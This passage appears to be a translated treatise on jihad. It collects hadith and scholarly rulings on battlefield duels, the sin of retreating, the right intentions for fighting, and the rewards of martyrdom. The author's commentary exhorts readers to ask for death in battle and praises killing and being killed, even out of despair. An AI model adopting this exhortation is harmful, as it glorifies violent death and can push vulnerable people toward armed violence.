145. Amr bin Abdwod (one of the greatest fighters of Quraish) during the battle of the trench came out asking for a duel. Ali, veiled in iron armory, stood up and said: "I would" The Messenger of Allah refused to allow him and said: "It is Amr! Sit down!" Amr called again saying: "Isn't there a man among you! Where is the Paradise that you claim whoever dies among you will enter it? Isn't there a man among you to stand up and face me?" Ali stood again and said: "I would" The Messenger of Allah said: "It is Amr! Sit down!" Amr called again, this time reciting lines of poetry challenging the Muslims. Ali stood for the third time and said: "I would". The Messenger of Allah said: "It is Amr" Ali responded: "And what if it is Amr!" The Messenger of Allah this time allowed him. Ali walked up to Amr reciting to him lines of poetry. Amr told him: "Who are you?" He said: "Ali the son of Abu Talib" Amr said: "Have someone of your seniors step forward instead. I wouldn't want to spill your blood my son!" Ali said: "But I would be happy to spill yours!" Amr was furious. He walked towards Ali and pulled out his sword violently from its sheath as if it was a blaze of fire. He struck Ali angrily but Ali protected himself with his shield. The strike was so strong it passed through the shield and injured Ali in the head. However, Ali surprised Amr with a swift strike on his shoulder that threw Amr down in a cloud of dust that erupted from their fight. The Messenger of Allah then heard the thunderous takbir of the Muslims. Ali has killed Amr bin Abdwod. (Ibn Hisham)

146. While Khalid was laying siege to a town, one of their fighters came out of the gates with a sword in his right hand and a shield in his left and he asked for a duel. A Muslim volunteered to fight him and killed him. Then the Muslim asked for a duel so they sent out to him the their greatest fighter. The Muslim killed him. He asked for a third duel. This time they told him: "Let the devil fight you!"

147. Ali said: Utbah bin Rabi'ah, his son al Walid and his brother Shaybah came out in Badr asking for duels. Three young men from Al Ansar went to face them. Utbah asked them who they were. When they told him, he said: "We have no desire in fighting you. Sent out to us

our equals from our own people (meaning from Quraish)" The Messenger of Allah said: "Stand up Hamzah. Stand up Ali. Stand up Ubaydah bin al Harith" Hamzah faced Utbah and killed him and I faced Shaybah and killed him, while Ubaydah and al Walid both injured each other and fell down. Hamzah and me walked up to Al Walid and finished him off and we carried Ubaydah away. (Abu Dawud)

CHAPTER 10: THE SEVERE PUNISHMENT FOR THE ONE WHO TURNS HIS BACK DURING BATTLE:

Allah say: O you who have believed, when you meet those who disbelieve advancing [for battle], do not turn to them your backs.

And whoever turns his back to them on such a day, unless swerving [as a strategy] for war or joining [another] company, has certainly returned with anger from Allah, and his refuge is Hell – and wretched is the destination (al Anfal 15-16)

Know that turning one's back in battle is a major sin with the consensus of scholars and the one who does it deserves the wrath of Allah and his severe punishment.

148. Abu Hurairah narrated: The Messenger of Allah said: "Stay away from the seven destroyers of your deeds: Associating another deity with Allah, sorcery, murder, usurping the wealth of an orphan, dealing with interest, turning one's back during battle, and accusing the chaste with adultery or fornication." (Bukhari – Muslim)

If jihad is a collective duty, it becomes an individual duty when the armies' meet and turning one's back becomes prohibited. The only exceptions are:

1. If the size of the enemy's army is more than twice that of the Muslims.
2. Swerving to take a new position.
3. Retreating to join another company of Muslims
4. Being incapacitated due to illness or having no access to a weapon

Allah says: "If there are among you twenty steadfast, they will overcome two hundred. And if there are among you one hundred steadfast, they will overcome a thousand of those who have disbelieved because they are a people who do not understand.

Now Allah has lightened [the hardship] for you, and He knows that among you is weakness. So if there are from you one hundred steadfast, they will overcome two hundred. And if there are among you a thousand, they will overcome two thousand by the permission of Allah. And Allah is with the steadfast. (Al Anfal 65-66)

Ibn Al Mubarak narrated that Ibn Abbas said: If one man runs away from three, he hasn't turned his back in battle. If he runs from two then he has turned his back in battle.

Al Qurtubi in his Tafseer: As long as the enemy is more than twice the number of Muslims they can retreat but being steadfast and fighting is better. In the battle of Mutah the Muslims with only 3000 faced the Roman army of 200,000 Roman soldiers and 100,000 Arab soldiers. It is also mentioned that when Tariq opening al Andalusia he had only 1700 soldiers while his enemy was 70,000 strong

Imam Malik was asked about a Muslim facing ten enemy soldiers, should he fight them or retreat? He said: Both options are allowed for him.

149. The Messenger of Allah said: “An army of twelve thousand would never be defeated due to fewness” (Abu Dawud – al Sunan al Kubra – Tirmithi - Darimi – al Hakim)

Most of the scholars consider this hadith to be an exception from the rule set by the verse that as long as the enemy is more than twice your number you can retreat. [The scholars say that this rules applies to armies less than 12,000 in number. However, if the Muslim army is 12,000 or more then they cannot turn there backs no matter how large the enemy’s army is.]

CHAPTER 11: THE INTENTIONS IN JIHAD:

The reward for jihad only occurs when the intentions for fighting are purly for the sake of Allah:

150. Anas narrated: The Messenger of Allah said when we returned from the battle of Tabook and were across from Madina: "Every step you took, and every valley you crossed, there are people in Madina who were with you" The companions asked: "How would they share in the rewards while they were in Madinah?" The Messenger of Allah said: "They are the ones who wanted to join you but were unable to" (Bukhari – Abu Dawud – Ibn Majah)

151. Abu Musa al Ash'ari said a Bedouin asked the Messenger of Allah about the man who fights for booties and the man who fights to be remembered, so who is in the sake of Allah? The Messenger of Allah said: "The one who fights to make the word of Allah far above is the one fighting for the sake of Allah" (Bukhari – Muslim)

152. Abu Hurairah narrated that a man came to the Messenger of Allah and said: "A man wants to go for jihad and he also wants a worldly benefit," The Messenger of Allah said: "There is no reward for him" When the people heard that it worried them. They told the man go back to the Messenger of Allah and ask him again, maybe you didn't understand him last time. He went and asked him again. The Messenger of Allah said: "There is no reward for him," They told him to go for a third time. But the Messenger of Allah had the same response (Abu Dawud – ibn Habbaan – al Hakim (authenticated by al Thahabi))

153. Abu Ya'la bin Muniyah said: When the Messenger of Allah allowed fighting I was already an old man incapable of fighting. Also I didn't have a servant to go in my place. So I hired someone to replace me and as a payback he gets his share of the booty. He said: "I don't know how much my share of the booty would be so why don't you specify a certain amount of money for me?" I told him: "I can give you three dinars" When it was time to pay him I told the Messenger of Allah about it. He said: "I do not see for him any reward in this world or the Hereafter for his fighting except those 3 dinars you promised him" (Abu Dawud – al Bayhaqi – al Hakim (authenticated by al Thahabi))

154. Abu Hurairah narrated that Amr bin Aqyash had lend money with interest and he didn't want to become a Muslim until he collects it. On the day of the battle of Uhud he asked: "Where are my cousins?" They said: "At Uhud" He asked: "Where is so and so?" They replied: "At Uhud" He asked about someone else and he was told they are at Uhud. He went ahead and put on his armor and went to Uhud. When the Muslims saw him they said: "Stay away from us Amr" He said: "I've embraced Islam" He then fought until he was injured and was carried away to his family. Saad bin Muadh told his sister to ask him whether he fought for the protection of his people or for the sake of Allah and his Messenger? She asked him and he said: "I fought for the sake of Allah and his Messenger" He died and entered into Paradise without praying even one prayer. (Abu Dawud – al Hakim (authenticated by al Thahabi))

155. Abu Hurairah narrated: I heard the Messenger of Allah say: “The first whom Allah will judge on the Day of Judgment is a martyr. Allah will show him his blessings on him and would then ask him how did you use these blessings? The martyr would say: “I fought for you until I was killed” Allah would say: “You are lying. You fought in order to be recognized as a fighter and you got that” Then Allah would order that he be carried to Hellfire” (Muslim – Nasa’i – al Hakim)

156. Ibn Masood said: When the armies meet, the angels descend to write down the men according to there state: They write that this person is fighting for money, this person is fighting for power, this person is fighting for recognition, and this person is fighting for the sake of Allah. The ones who fought for the sake of Allah are the ones who will have Paradise.

The different intentions in jihad:

Having a pure intention in jihad is important since Allah doesn’t accept the jihad of a mujahid unless he is fighting with the right intention. There are different intentions of the mujahideen:

1. The pleasure of Allah:

There are mujahideen who intend with their jihad the pleasure of Allah. They do jihad because they believe Allah deserves to be served through this ritual. They do it for no reason other than gaining the approval of Allah. The ones with such an intention are few.

2. Love for Islam:

Some mujahideen participate in jihad because of their love and vigilant care for Islam. They want Islam to be victorious and they want disbelieve to be defeated.

There is no doubt in the validity of these two intentions. An evidence that a mujahid is basing their jihad on one of the two intentions is that they wouldn’t care in having others know about their jihad and they wont brag about it. As long as Allah knows about their jihad that’s sufficient for them.

3. Seeking Paradise:

Some mujahideen do jihad for the sake of entering Paradise and being saved from Hellfire. This is the intention of most of the mujahideen. They want Paradise and they fear Hellfire. Now some say that this intention is not sufficient to reach the status of martyrdom. But the correct opinion is that this intention is sufficient in reaching the status of martyrdom and there is an abundance of evidence from Quran, Sunnah and the action of the Sahabah to support that.

Allah says: Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise on Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction which you have contracted. And it is that which is the great attainment. (Al Tawbah 111)

O you who have believed, shall I guide you to a transaction that will save you from a painful punishment?

You believe in Allah and His Messenger and strive in the cause of Allah with your wealth and your lives. That is best for you, if you should know.

He will forgive for you your sins and admit you to gardens beneath which rivers flow and pleasant dwellings in gardens of perpetual residence. That is the great attainment. (Al Saff 10-12)

157. The Messenger of Allah said: "Whoever fights in the path of Allah the time it takes to milk a camel is granted Paradise" (Ibn Habbaan – al Nasa'i –al Tirmithi – al Darimi – Ahmad – Ibn Majah)

158. The Messenger of Allah said: "Don't you love that Allah forgives you and admits you into Paradise? Then fight in the path of Allah" (Tirmithi – Ahmad)

159. Anas bin Malik narrated that on the day of the battle of Badr, the Messenger of Allah said: "Stand up and face Paradise, the width of which is like the heavens and earth" Umair bin al Hamam said: "O Messenger of Allah, Paradise the width of which is like the heavens and earth?" The Messenger of Allah said: "Yes" Umair was eating from some dates in his hand. He said: "If I am going to live as long as it takes to finish eating these dates that's a long time!" and he threw away the dates and rushed to the battlefield and was killed. (Muslim – al Hakim)

    It appears from the hadith that Umair fought for the sake of Paradise.

160. Shaddad bin al Haad said that a Bedouin came to the Messenger of Allah. He believed in him and followed him. When it was the battle of the Trench the Messenger of Allah was dividing the booties of war between the companions. So he gave him his portion. The Bedouin said: "what is this?" They said: "The Messenger of Allah sent this to you" So he went to the Messenger of Allah and said: "What is this?" The Messenger of Allah said: "This is your share of the booties," He said: "That's not why I followed you. But I followed you in order that I be shot at right here - and he pointed to his throat – with an arrow so I can die and enter into Paradise! The Messenger of Allah said: "If you are truthful with Allah, Allah will be truthful with you " A little later they went to fight. The Bedouin was carried back to the Messenger of Allah with an arrow injury in his throat. The Messenger of Allah asked if it was he? They said: "Yes" He said: "He was truthful with Allah and Allah was truthful to him" Then the Messenger of Allah said: "O Allah this servant of yours made hijrah for your sake and then died as a martyr. I am a witness over that" (AbdulRazaq – Nasa'I)

    Notice here how the Messenger of Allah said: "I am a witness over that" when all what the Bedouin wanted was Paradise. If this was an invalid intention he would have corrected him on the spot when he heard it from him.

4. Self-defense:

Some people only fight when fought. They have no intention but defending themselves. The person with such an intention is close to the above three mentioned intentions but is nevertheless lower than them in status.

Al Nawawi states that there are three categories of martyrs:

- A Shaheed in this world and the Hereafter: This is the one who was killed in the path of Allah.
- A Shaheed in the Hereafter alone but not this world: This applies to the one who drowns or the one who dies in a plague.
- A Shaheed in this world only but not in the Hereafter: This applies to the one who is killed in battle but didn't have the right intentions or stole from the booties.

5. Both jihad and booties:

There are some who go out with the intention of fighting for the sake of Allah but they also have the intention of winning booties. The scholars differed in this situation. Some consider this to be an invalid intention and there is no reward for such a jihad, in fact there is punishment because such a person was fighting for this world.

But other scholars consider this intention to be acceptable and this is the opinion of the majority of scholars. This is the correct opinion because it fits the actions of the Sahabah. Al Qurtubi states that: The Messenger of Allah went to intercept the caravan of Quraish led by Abu Sufyan. This is evidence that fighting for booty is fine because it is a halal source of income. This refutes the opinion adopted by Imam Malik that this is a fight for this world. There are hadiths that state that whoever fights for the word of Allah to prevail is in the path of Allah and not the one who fights for booty. But the meaning of this hadith is that if someone has the intention of fighting *only* for the booty, that is an invalid intention in jihad.

Another evidence that such an intention is acceptable is where Allah says: "…Allah has promised you much booty that you will take…" (Al Fateh 20)

One cannot imagine that Allah would promise his servants booty but disallow them to desire it! The action of the Messenger of Allah is also evidence. He has sent many raids on the caravans of the nonbelievers. Some other references to show that such an intention is valid:

161. Abdullah bin Huthafah said: The Messenger of Allah sent us on a raid to win booty…(Abu Dawud – al Bayhaqi in Sunnan)

This is clear since the Messenger of Allah sent them specifically to win booties.
Now taking booty does decrees the reward but it does not invalidate the intention of jihad:

162. Abdullah bin Amr bin Al Aas narrated: The Messenger of Allah said: "Any army that wins and takes booty has received two thirds of their reward. But if they loose and take no booty they receive their entire reward" (Muslim)

6. Booty:

There are fighters who join jihad for no purpose other than financial reward of booty. If they were faced with the prospect of fighting without any financial compensation they would not be willing to participate. For these, there is no reward whatsoever and if such a person dies he is not a Shaheed.

7. Recognition:

There are some who fight for fame and recognition. Such a person is not a mujahid and if he dies he is not a Shaheed. He would also be one of the first to be thrown in Hellfire according to the hadith.

Now if a person has both intentions of fighting for the sake of Allah, and recognition, then he would not be rewarded nor would he be punished.

Al Tirmithi narrates: The Messenger of Allah said: "On the Day of Judgment, when Allah will bring together the first and the last, an announcement would be made: "If someone associates someone else with me in the intention of their deeds, then let them seek their reward from whom they associated, because Allah accepts no associates"

8. Despair:

There are some who fight in order to die and get rid of their painful weakness, debt, poverty, despair, or life of difficulty. When they fight they are not thinking about pleasing Allah or raising high his word.

For such a person it is possible to state that he is not considered a Shaheed because it wasn't a jihad done for the sake of Allah. One can also argue that he is a Shaheed because he made sure that he doesn't take away his life except in this manner, i.e. fighting the enemies of Allah. So if he could have faced death by the hands of armed robbers for example or an illness he wouldn't have opted for it.

I would be more inclined to adopt this second view: That he is in fact a Shaheed, even though he is nowhere close to the sincere martyrs.

Rulings on being paid for fighting:

Scholars differed on the ruling of taking a payment in exchange of jihad; some allow it while others prohibit it.

The ones who allowed it required that the payment should not be a condition set by the mujahid to fight. So if the payment is withheld the mujahid should still be willing to fight. If that's not the case then the intention of the fighter is merely the worldly compensation rather that the sake of Allah.

If a person only takes the payment because of their poverty, and they cannot make jihad without such a payment, then there is no problem with the intention of such a person.

163. The Messenger of Allah said: “The fighter would get his reward, while the one who financed the fighter would get his reward plus the reward of the fighter” (Abu Dawud)

Seeking recognition in jihad after starting it with a sincere intention:

If a person starts out with a sincere intention but then sought recognition from their jihad then:
All the acts of worship that were done before the change in intention are valid and accepted, while the deeds done after that are lost. If the person started with the right intention but when the armies met he fought only to avoid turning away and being accused of cowardice, then such a person has lost his rewards.

Therefore the mujahid needs to clear his mind and heart from feelings of desire for recognition, arrogance, expecting praise from others or fearing their criticism and should make jihad against his self to insure that his fighting is for no purpose other than pleasing Allah.

The ruling on the one who boasts about his jihad:

The mujahid may have the right intention throughout his jihad until the battle is over. But after that he might feel the urge to speak about his jihad to people who didn’t attend it in order to have them know that he is a mujahid. Or he might narrate stories intended to display his courage and skill in fighting.

There are references that such an act destroys his reward:

164. A man came to the Messenger of Allah and told him: “I have been fasting everyday,” The Messenger of Allah said: “Neither did you fast nor did break your fast” (Muslim)

Meaning: by bragging about your fasting you lost the reward of it so it is as if you didn’t fast.

Therefore a person should not reveal to others his jihad or in that sense any of his good deeds in order to preserve his rewards.

But if there is a benefit in him talking about his jihad like encouraging others, or strengthening their hearts then that is allowed as long as his intention is the benefit and not to show off.

165. The Messenger of Allah said: “Whoever shows off his deeds, Allah would belittle, and humiliate him” (Tabarani)

A mujahid who goes on jihad and dies without fighting is a Shaheed:

Allah says: And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance. And whoever leaves his home as an emigrant to Allah and

His Messenger and then death overtakes him – his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful. (Al Nisa 100)

166. Abu Hurairah narrated: The Messenger of Allah said: "The likeliness of the mujahid is like the one who is praying and fasting without taking a break from praying and fasting until he returns back to his family with booty or reward, or Allah would take his soul away and enter him into Paradise" (Ibn Habbaan – Bukhari – Muslim – al Nasa'i)

167. Abu Hurairah narrated: The Messenger of Allah said, "Who are the martyrs?" The companions said: "The ones who are killed in the path of Allah" The Messenger of Allah said: "Then the martyrs in my nation are but a few. But the one who is killed in the path of Allah is a Shaheed, the one who dies in the path of Allah is a Shaheed, the one who falls off his mount in the path of Allah is a Shaheed, the one who drowns in the path of Allah is a Shaheed, the one who dies in a plague in the path of Allah is a Shaheed, the one who dies of an internal illness in the path of Allah is a Shaheed…"(Ibn Abu Shaybah – Abu Dawud – al Nasa'i – ibn Majah)

Saburah bin al Fakah narrated: I heard the Messenger of Allah say, "Shaytaan has intercepted the son of Adam on his path towards Islam and told him: Are you going to become Muslim and leave your heritage and the religion of your forefathers? But the son of Adam disobeyed him and became a Muslim and was forgiven. Then Shaytaan sat for him on his path to hijrah and told him: Will you make hijrah and leave behind your home and land? He disobeyed him and made hijrah. He than sat for him on his path towards jihad and told him: Are you going to fight and it is an exhaustion of your self and wealth? You would go to kill and would be killed and then your wife would be taken and your wealth divided. The son of Adam disobeyed him and went on jihad." The Messenger of Allah then said: "Whoever does that, it is incumbent upon Allah to admit him to Paradise, or if he dies by his animal striking him he would go to Paradise" (Ahmad (Hassan))

Some scholars consider the status of the one who is killed in the path of Allah and the one who dies in the path of Allah to be equal; they are equal in martyrdom and reward. But the stronger opinion is that they are not. There is a difference between the one who is killed and the one who dies a natural death in the path of Allah. Obviously the one who is killed has a higher status and is preferred in a few ways:

- Ibn Habbaan narrates: The Messenger of Allah was asked about the best jihad. He said: "The best jihad is the one in which your horse is slain and your blood is spilled" So the one who is killed has practiced the best jihad.

- The dead is called dead even if he dies in the path of Allah while the Shaheed is not considered to be dead according to the ayah: "And do not say about those who are killed in the way of Allah, "They are dead". Rather say, they are alive, but you perceive not." (Al Baqarah 154)

- The killed would have his injuries witness for him on the Day of Judgment. The injuries would gush with blood that smells like musk.

- The killed in the path of Allah would desire to come back to this world again and again to be killed in the path of Allah. That does not happen with the one who dies a natural death in the path of Allah. In Sahih Muslim the Messenger of Allah said: There is no soul that dies and faces reward from Allah that would be pleased to go back to this world, even if it would be given the world and everything in it, except for the Shaheed. He wishes to come back to this world in order to be killed again in the path of Allah. That is because of the great reward he sees given to the Shaheed."

- Being killed in the path of Allah forgives all sins. That is not the case with natural death.

- The one who dies in the path of Allah is prayed on. But for the one killed there is no prayer of janazah offered. Because prayer is performed to ask Allah to forgive the dead and since the Shaheed already has his sins forgiven why offer a prayer for him?

CHAPTER 12: MARTYRDOM:

Asking for martyrdom and getting it:

Allah has made it mandatory on us to ask Him in every prayer to be guided to the straight path, the path of those whom Allah has bestowed His favor on.

Allah says: Guide us to the straight path. The path of those upon whom You have bestowed favor. (al Fatihah)

And the ones whom Allah has bestowed His favor on are the ones mentioned in this verse:
And whosoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions (al Nisa 69)

168. Sahl bin Haneef narrated: The Messenger of Allah said: "Whoever asks Allah for martyrdom earnestly, Allah will elevate him to the level of martyrs even if he dies on his bed" (Muslim – Abu Dawud – Tirmithi – al Nasa'i – Ibn Majah – al Hakim)

169. Amir bin Saad narrated: A man came to pray while the Prophet was praying and he said: "O Allah I ask you for the best thing you give to your righteous servants" When the Prophet finished prayer he turned and said: "Who was the one speaking before?" The man said: "Me O Messenger of Allah" The Messenger of Allah said: "Then your horse would be slain and you would be a martyr" (Ibn Habbaan – al Hakim (authenticated by al Thahabi) – Abu Ya'la – Bazzaar)

170. Abu Hurairah narrated: The Messenger of Allah said, "Whoever goes out in his cause with no purpose but to fight in his sake and believing in Him and His Messengers, Allah will guarantee for him to either enter him into Paradise or to return him home with rewards or booties. In the name of whom Muhammad's soul is in His hand, whoever is injured in the path of Allah, the injury would come on the Day of Judgment as it was in this world, the color is that of blood and the smell is that of musk.

    In the name of whom Muhammad's soul is in His hand, if it wasn't for making things difficult on Muslims I wouldn't have stayed behind any army leaving in the path of Allah. But I am unable to find sustenance for the Muslims who stay behind and they have nothing and it is difficult on them for me to go while leaving them behind.

    In the name of whom Muhammad's soul is in His hand, I wish I could fight in the cause of Allah and then be killed and then fight and then be killed and then fight and then be killed" (Muslim)

171. Jabir narrated that he heard the Prophet mention the martyrs of Uhud and then he said: "I wish I have departed with my companions under that mountain"
    (Al Hakim (authenticated by al Thahabi))

[Meaning: The Messenger of Allah wished that he was killed with them under the mountain of Uhud.]

172. Ishaaq bin Saad bin Abi Waqqaas narrated that his father told him that Abdullah bin Jahsh told him before the battle of Uhud: "Lets go and make dua (supplications)" So they went aside and Saad went first. He said: "O Allah if we meet our enemy tomorrow then let me face a tough fighter so I can fight him for your sake and he can fight me. Then let me defeat him and kill him" Abdullah then made his prayers: "O Allah let me face a tough fighter so I can fight him for your sake and he can fight me. Then let him kill me and after that cut my nose and ears. So when I meet You, You will ask me: "O Abdullah! Why were your nose and ears cut off?" I would reply: "They where cut off for Your sake and for Your Messenger" And then you would say: "Yes, you spoke the truth". Ishaaq bin Saad said: My father said: "O my son, the prayer of Abdullah was better than mine. I found him the end of the day with his nose and ears tied in a string" (Al Hakim (authenticated by al Thahabi))

173. Umar bin al Khattaab used to say: "O Allah! I ask you martyrdom in the city of Your Prophet" (Bukhari)

174. Al Thahabi narrated that Amr bin al Aas said: "I was with my brother Hisham at Yarmuk and we spent our night praying that Allah blesses us with martyrdom. The next day my brother got it but I didn't.

175. Anas narrated: The Messenger of Allah said: "A man from Paradise will be asked by Allah: "O son of Adam, are you satisfied with your dwelling?" He will say: "O my Lord! This is the greatest dwelling!" Allah will say: "Ask whatever you want" He will say: "I ask that You take me back to earth so I can be killed for You ten times" He says that when he sees the great status of martyrdom. Then Allah will ask a man from Hellfire: "O son of Adam, how do you find your dwelling?" He would say: "O my Lord, this is the worst dwelling!" Allah will ask him: "Would you then save yourself from it by paying the equivalent of the whole world filled with gold?" He would say: "Yes!" Allah would tell him: "You are lying. I asked you for less than that and you didn't do it" (Al Hakim – al Nasa'i – Abu Awnah)

If the people of Paradise would desire martyrdom even though they are already given the greatest blessings, then how couldn't we ask for it, when we are living in the dwelling sorrow, pain, deception, and evil! And we don't even know whether we are heading for Paradise or Hellfire!

176. Khalid bin al Waleed said: "If I were to marry a beautiful woman whom I love, or if I were given the good news of having a newborn son, is less beloved and dear to my heart then to be in a cold icy night in an army waiting to meet my enemy the next morning. I advise you to go on jihad" (ibn al Mubarak)

These were the words of Khalid before his death

177. Abdullah bin Umar said: My father Umar during the battle of Uhud told his brother Zaid: "Take my shield" Zaid replied: "I am seeking martyrdom just like you are" and he refused to take it. They both ended up leaving it! (Abu Naeem in al Hilyah)

Zaid was the older brother of Umar. He became Muslim before Umar. He was a very tall man. He sought after martyrdom during the battle of Uhud but didn't get it. He lived passed the Messenger of Allah and during the battle of al Yamamah he was carrying the banner of the Muslim army. He continued marching forward with it, fighting his way with his sword until he was killed and the banner fell down. It was later picked up by Salim the servant of Abu Huthaifah. When the news of his death reached Umar he was extremely saddened by it. He said: "My brother became a Muslim before me and then won martyrdom before me," He would later say: "Whenever the wind of the East blows, it would remind me of my brother Zaid" (Zaid was killed at Yamamah which is east of Madina)

178. Silah bin Aktam told his son: "O my son, go ahead and fight!" His son went ahead and was killed. Latter on Silah himself was killed.

When Mu'aathah the wife of Silah received the news of the death of both her husband and son she told the woman who came to give their condolences: "If you are coming to congratulate me then welcome. If you are here to give me condolences then you must leave!" (Ibn al Mubarak – al Thahabi in Seyar Alaam al Nubala – Abu Naeem in Hilyah – Ibn Saad in Tabakat)

179. Sa'ad bin Ibrahim narrates that during the battle of al Qadisiyah they passed by a man who had both his arms and both his legs cut off during battle, rolling in his blood and he was reciting: "And whosoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions" (al Nisa 69). They said: "Who are you!" He said: "A man from al Ansar" (Ibn Abi Shaybah)

The virtues of martyrdom:

Martyrdom is a great blessing and a noble status that is not given except to the very fortunate.
The martyrs are accompanying the Prophets in Paradise:

And whosoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions. (Al Nisa 69).

The scholars have different views on why the martyr is called *Shaheed* (Shaheed in Arabic means "witness". Some of which are:

- Because Allah and His angels are witnesses that Paradise is granted for such a person.
- Because their souls witness Paradise. This is the opinion of al Qurtubi

- Because they witnessed on the transaction between them and Allah mentioned in the verse: **"**Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction which you have contracted. And it is that which is the great attainment. (Al Tawba 111)
- When soul of the martyr leaves his body it witnesses the bounties Allah has prepared for him

Allah has bestowed on the Shaheed many bounties. One of which is the fact that the Shaheed is alive:

And do not say about those who are killed in the way of Allah, "They are dead". Rather say, they are alive, but you perceive not. (Al Baqarah 154)

180. Ibn Abbaas narrated: The Messenger of Allah said: "The martyrs are on the banks of a river next to the gates of Paradise in a green dome. They receive their provisions from Paradise in the morning and night" (Ahmad – Ibn Abu Shaybah – Tafseer al Tabari – al Hakim (authenticated by al Thahabi))

Scholars interpreted the essence of the "life" of the martyr. Al Qurtubi mentions the various views on the subject:

Al Qurtubi stated that the life of the martyrs is in the literal sense and that their bodies are dead but their souls are not – just like all the believers- but the difference is that the Shaheed receives provisions from Paradise while the rest of the believers don't.

Mujahid says that the martyrs feed from the fruits of Paradise but they are not actually in it. Others say that the souls of the martyr are inside green birds in Paradise. Al Qurtubi adopts this view because it is supported by sayings of the Prophet.

Al Qurtubi continues by saying that the Shaheed would receive the reward of fighting one battle every year and he would also share in the rewards of every jihad until the Day of Judgment!

My view is that the life of the Shaheed is different and it depends on the status of the Shaheed:

- Some shaheeds would have their souls in the insides of birds of Paradise. Flying wherever they want in Paradise.
- Others would be on the river just outside the gates of Paradise and they would receive their provisions every morning and night from inside Paradise.
- The souls of others would be flying with the angels wherever they want
- Others would be reclining on thrones in Paradise

The earth does not consume the bodies of the martyrs:

The body of the Shaheed does not decompose.

181. AbdulRahman bin Sasa'ah said: "I was told that Amr bin al Jamooh and Abdullah bin Amr (both from al Ansar) were martyred during the battle of Uhud and the Messenger of Allah placed them in the same grave. During the reign of Mu'awyah a storm flooded the cemetery so their grave was opened in order to change its location. When the grave was opened their bodies were found intact as if they died yesterday. This occurred 46 years after their death!" (Imam Malik)

The same incident is also referred to here:

182. Jabir narrates: Mu'awyah said: "Whoever has a dead person in this cemetery (the cemetery of the martyrs of Uhud) should remove their remains" Jabir said: "We pulled them out of their graves with tender bodies (as if they were alive). One of the bodies was hit by an ax in the leg and blood dripped from the injury!" (Ibn al Mubarak – AbdulRazaq)

183. The son of Ibn Abbaas said: "I went to the grave of my uncle Hamzah and I retrieved his body and it didn't change"

184. It is mentioned that the grave of the young man from the story of the trench was found in during the reign of Umar. The young man had his hand over his head in the place the arrow hit him (Tirmithi (agreeable))

185. Al Qurtubi stated that the people of Madina narrated that the wall of the grave of the Messenger of Allah collapsed during the reign of al Waleed bin AbdulMalik when Umar bin AbdulAziz was the governor of Madina. When the wall collapsed a foot was uncovered and people were terrified thinking that it was the foot of the Messenger of Allah. The grandson of Umar came and he saw the foot and said that it was the foot of his grandfather Umar. Umar died as a Shaheed.

If the martyr is considered to be alive then there is no prayer for the dead performed for them. Regarding the washing, Imam Malik, Shafi'i, and Abu Haneefah say that the Shaheed shouldn't be washed. In al Bukhari the Messenger of Allah ordered that the martyrs of Uhud be buried without any washing and without the prayer of janazah.

The reason the martyrs are not washed is because their blood would witness for them on the Day of Judgment.

Al Hassan and ibn al Musayab say that the Shaheed should be washed. But the stronger opinion is that they are not washed.

Also regarding the prayer of janazah, Imam Malik, Shafi'i and Ahmad state that the prayer is not performed on the Shaheed. But the scholars of Kufah and Basra state otherwise. The stronger opinion is that there is no prayer of janazah for the Shaheed.

All the above stated relates to the one who dies on the battlefield. However, if a fighter is injured in the battlefield but then is rescued to another place and is attended to and then eats and drinks

but eventually dies from his injuries, then such a person is washed and receives the prayer of janazah. This is what the Sahabah did with Umar when he was killed.

The virtues of martyrs:

The martyrs are blessed with many virtues from Allah. Some of which are:

1. Desire to die again for the sake of Allah:

No one who enters Paradise wants to leave it, even if they are given the world and everything on it, with the exception of the Shaheed. He wants to leave Paradise, come back to this world, and be killed in the sake of Allah again. In Sahih Muslim the Messenger of Allah says: "No one who enters Paradise would want to go back to earth but the Shaheed. He wants to go back to earth in order to be killed for the sake of Allah ten times. That is when he sees what Allah has reserved for the martyrs!" The Messenger of Allah himself says: "In the name of whom Muhammad's soul is in His hand, I wish I could fight in the cause of Allah and then be killed and then fight and then be killed and then fight and then be killed"

2. Forgives all sins:

The moment the soul of the Shaheed leaves his body, it also leaves all his sins behind.
In Sahih Muslim: Abu Qatadah said the Messenger of Allah gave them a khutbah and he said in it that Jihad in the path of Allah and Iman are the greatest of all deeds. So a man stood up and said: "O Messenger of Allah if I am killed in the path of Allah will that forgive my sins?" The Messenger of Allah said: "Yes, if you die with steadfastness and sincerity, facing your enemy, and not turning your back to him" The man asked again. The Messenger of Allah said: "Yes, if you die with steadfastness and sincerity, facing your enemy, and not turning your back to him and if you are not in debt – Jibreel told me that"

186. Abdullah bin Amr bin al Aas narrated: The Messenger of Allah said: "The Shaheed is forgiven everything except debt" (Muslim – al Hakim – Ahmad)

Al Qurtubi: The debt that is intended here is when the Shaheed had the capability of paying it back but didn't or had the option of writing it in his will and he didn't. It would also include money that was borrowed for a wasteful reason and was not returned. But when the Shaheed borrows money due to poverty and dire need and is then incapable of paying it back, this would not withhold the Shaheed from Paradise. In this case the Sultan should pay back his debt. If that didn't happen than Allah himself will pay it back for him. As the Messenger of Allah said: "When you borrow and you sincerely want to pay it back, Allah will pay it back for you. And when you borrow money to waste, Allah will waste it." (Bukhari)

187. The Messenger of Allah said: "The Shaheed has seven qualities: He would be forgiven with the first drop of his blood…" (Ahmad – al Tabarani)

188. Abdullah bin Amr bin al Aas said: When the servant is killed in the cause of Allah, as soon as the first drop of his blood touches the ground, all of his sins are forgiven.

3. The angels provide shade for the Shaheed with their wings:

